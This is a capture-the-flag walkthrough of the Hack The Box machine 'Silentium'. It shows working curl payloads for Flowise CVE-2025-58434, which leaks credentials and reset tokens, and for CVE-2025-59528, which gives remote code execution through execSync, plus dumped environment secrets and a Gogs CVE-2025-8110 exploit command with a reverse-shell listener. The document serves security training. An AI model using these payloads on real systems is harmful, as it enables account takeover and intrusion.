
HTB: Silentium
Easy machine running Flowise AI. It's vulnerable to CVE-2025-58434, which leaks user credentials, and CVE-2025-59528, which enables RCE through the CustomMCP node.
Scope
| IP Address | Hostname |
|---|---|
| 10.129.245.103 | silentium.htb |
| 10.129.245.103 | staging.silentium.htb |
| 10.129.245.103 | staging-v2-code.dev.silentium.htb |
Nmap
We’ll start with an nmap scan to identify running services on the server.
As you can see, we only have ports 80 and 22 open.
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 10.129.245.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-19 21:22 -0700
Nmap scan report for silentium.htb (10.129.245.103)
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 595.51 seconds
Landing Page
By accessing port 80 on http://10.129.245.103:80 we can see the website they are running.
While scrolling, it appears that these people work here, hence, they might have some sort of access to the server.

Right now, there is nothing much on the website. Therefore, we’ll discover virtual hosts on the server, and for that, add the silentium.htb 10.128.245.103 in your /etc/hosts file.
Gobuster
Gobuster scan shows that there is a staging host running.
┌──(root㉿kali)-[/home/kali]
└─# gobuster vhost -u http://silentium.htb -w /usr/share/seclists/Discovery/DNS/combined_subdomains.txt --append-domain -t 250 --timeout 20s
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://silentium.htb
[+] Method:                    GET
[+] Threads:                   250
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/combined_subdomains.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   20s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
#pop3.silentium.htb Status: 400 [Size: 166]
#www.silentium.htb Status: 400 [Size: 166]
#mail.silentium.htb Status: 400 [Size: 166]
#smtp.silentium.htb Status: 400 [Size: 166]
**staging.silentium.htb Status: 200 [Size: 3142]**
Progress: 653920 / 653920 (100.00%)
===============================================================
Finished
===============================================================
Add this new subdomain to the /etc/hosts file.
#/etc/hosts
127.0.0.1   localhost
::1         localhost
<ip>        silentium.htb staging.silentium.htb
Flowise AI
Accessing the staging.silentium.htb reveals that it is running Flowise AI, which requires authentication.
Initial Access
CVE-2025-58434
This version is prone to a vulnerability that leaks users’ sensitive information, including User ID, email, hashed password, and a temporary token when a forgot-password request is made. The exposed token can be used to reset user passwords on the reset-password page.
Earlier on the landing page, these users were listed: Ben, Marcus, and Elena.
Therefore, we can try these names to see if they have access.
Username: ben@silentium.htb works
curl -i -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
  -H "Content-Type: application/json" \
  -d '{"user":{"email":"ben@silentium.htb"}}'
#Response
{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credential":"$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG","tempToken":"61cpbEwCQZoTPoq8riQLGZZssFK0006ov9E9FRZVqjtaFGQsXVkSLXt0gq6SQGIy","tokenExpiry":"2026-05-15T00:36:22.459Z","status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-05-15T00:21:22.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}The tempToken can be used on the http://staging.silentium.htb/reset-password page to reset Ben’s password.
After gaining access to the portal, the Flowise version can be checked. Version 3.0.5 is vulnerable to Remote Code Execution.
CVE-2025-59528
Vulnerability exists in the CustomMCP node that executes user-provided mcpServerConfig input via Function() without validation. This allows attackers to run arbitrary JavaScript with full Node.js privileges, enabling command execution and file system access. The flaw is triggered through the API endpoint /api/v1/node-load-method/customMCP.
You can either use cURL or a script from Exploit DB to gain initial access.
cURL
Source: GitHub
curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"echo !!RCE-OK!! >/tmp/RCE.txt\");return 1;})()})"
    }
  }'
Script
Source: ExploitDB
Start the listener before executing the script.
nc -lvnp <port>
Listening on 0.0.0.0 <port>
User Access
After gaining initial access, let’s view the environment variables. In the result below, we can see that there is an SMTP configuration here for the user Ben. We can try to establish an SSH connection using the following credentials: ben@silentium.htb:r04D!!_R4ge
/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
OLDPWD=/home
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
/ #
The above credentials work and we have user access on the machine.
┌──(root㉿kali)-[~/HTB-BOX/Silentium]
└─# ssh ben@silentium.htb
ben@silentium.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
<truncated>

ben@silentium:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),100(users)
ben@silentium:~$ ls
user.txt
ben@silentium:~$ cat user.txt
62d******************b815
ben@silentium:~$
Privilege Escalation
After gaining user access, let’s see what services are running on the system.
ben@silentium:~$ ss -tulnp
Netid                State                 Recv-Q                Send-Q                                Local Address:Port                                  Peer Address:Port                Process
udp                  UNCONN                0                     0                                        127.0.0.54:53                                         0.0.0.0:*
udp                  UNCONN                0                     0                                     127.0.0.53%lo:53                                         0.0.0.0:*
udp                  UNCONN                0                     0                                           0.0.0.0:68                                         0.0.0.0:*
tcp                  LISTEN                0                     4096                                      127.0.0.1:8025                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                      127.0.0.1:1025                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                     127.0.0.54:53                                         0.0.0.0:*
tcp                  LISTEN                0                     4096                                      127.0.0.1:39459                                      0.0.0.0:*
tcp                  LISTEN                0                     4096                                      127.0.0.1:3000                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                      127.0.0.1:3001                                       0.0.0.0:*
tcp                  LISTEN                0                     4096                                  127.0.0.53%lo:53                                         0.0.0.0:*
tcp                  LISTEN                0                     4096                                        0.0.0.0:22                                         0.0.0.0:*
tcp                  LISTEN                0                     511                                         0.0.0.0:80                                         0.0.0.0:*
tcp                  LISTEN                0                     4096                                           [::]:22                                            [::]:*
tcp                  LISTEN                0                     511                                            [::]:80                                            [::]:*
ben@silentium:~$
Gogs

After going through all of the running services, I found that the server is running Gogs on port 3001 .
Gogs is a lightweight, open-source, self-hosted Git service that lets you host and manage your own Git repositories, similar to GitHub or GitLab, on your own server (Gogs, 2026).
Let’s forward the port to access the port 3001 on local machine.
The same service can also be accessed on **staging-v2-code.dev.silentium.htb (**ensure to add the vhost in you /etc/hosts/ file)
┌──(root㉿kali)-[~/HTB-BOX/Silentium]
└─# ssh -L 3001:127.0.0.1:3001 ben@silentium.htb
On the page, we have an option to create an account. Let’s do that. After creating an account, go to settings and generate a token key. Store it somewhere, you’ll need it later for privilege escalation.
CVE-2025-8110
A quick Google search shows that there is a zero-day vulnerability which is being exploited in the wild. Let’s attempt to test that exploit against Gogs.
This is a path-traversal/symlink vulnerability in Gogs that can let an authenticated user escape a repository’s directory and potentially execute code on the server, in our case, the Silentium machine.
To read the full article, refer to https://www.wiz.io/blog/wiz-research-gogs-cve-2025-8110-rce-exploit
For privilege escalation, I’ll use the following script to exploit the vulnerability.
https://github.com/TYehan/CVE-2025-8110-Gogs-RCE-Exploit
┌──(root㉿kali)-[~/HTB-BOX/Silentium]
└─# python3 exploit.py -u http://127.0.0.1:3001 -un <YOUR_USER> -pw <YOUR_PASS> -t <YOUR_TOKEN> -lh <YOUR_IP> -lp 6565
Root Flag
┌──(root㉿kali)-[~/HTB-BOX/Silentium]
└─# nc -lvnp 6565
listening on [any] 6565
connect to [10.10.15.93] from (UNKNOWN) [10.129.16.24] 33502
bash: cannot set terminal process group (1494): Inappropriate ioctl for device
bash: no job control in this shell
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# ls
malicious_link
README.md
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# cd ~
root@silentium:~#ls
gogs-repositories  root.txt
root@silentium:~#cat root.txt
33a**************2a
Resources
CVE-2025-58434 - Forgot Password tempToken
CVE-2025-59528 - CustomMCP Vulnerability
- https://www.exploit-db.com/exploits/52440
- https://www.sonicwall.com/blog/flowiseai-custom-mcp-node-remote-code-execution-
- https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-3gcm-f6qx-ff7p
CVE-2025-8110 - Gogs Symlink Vulnerability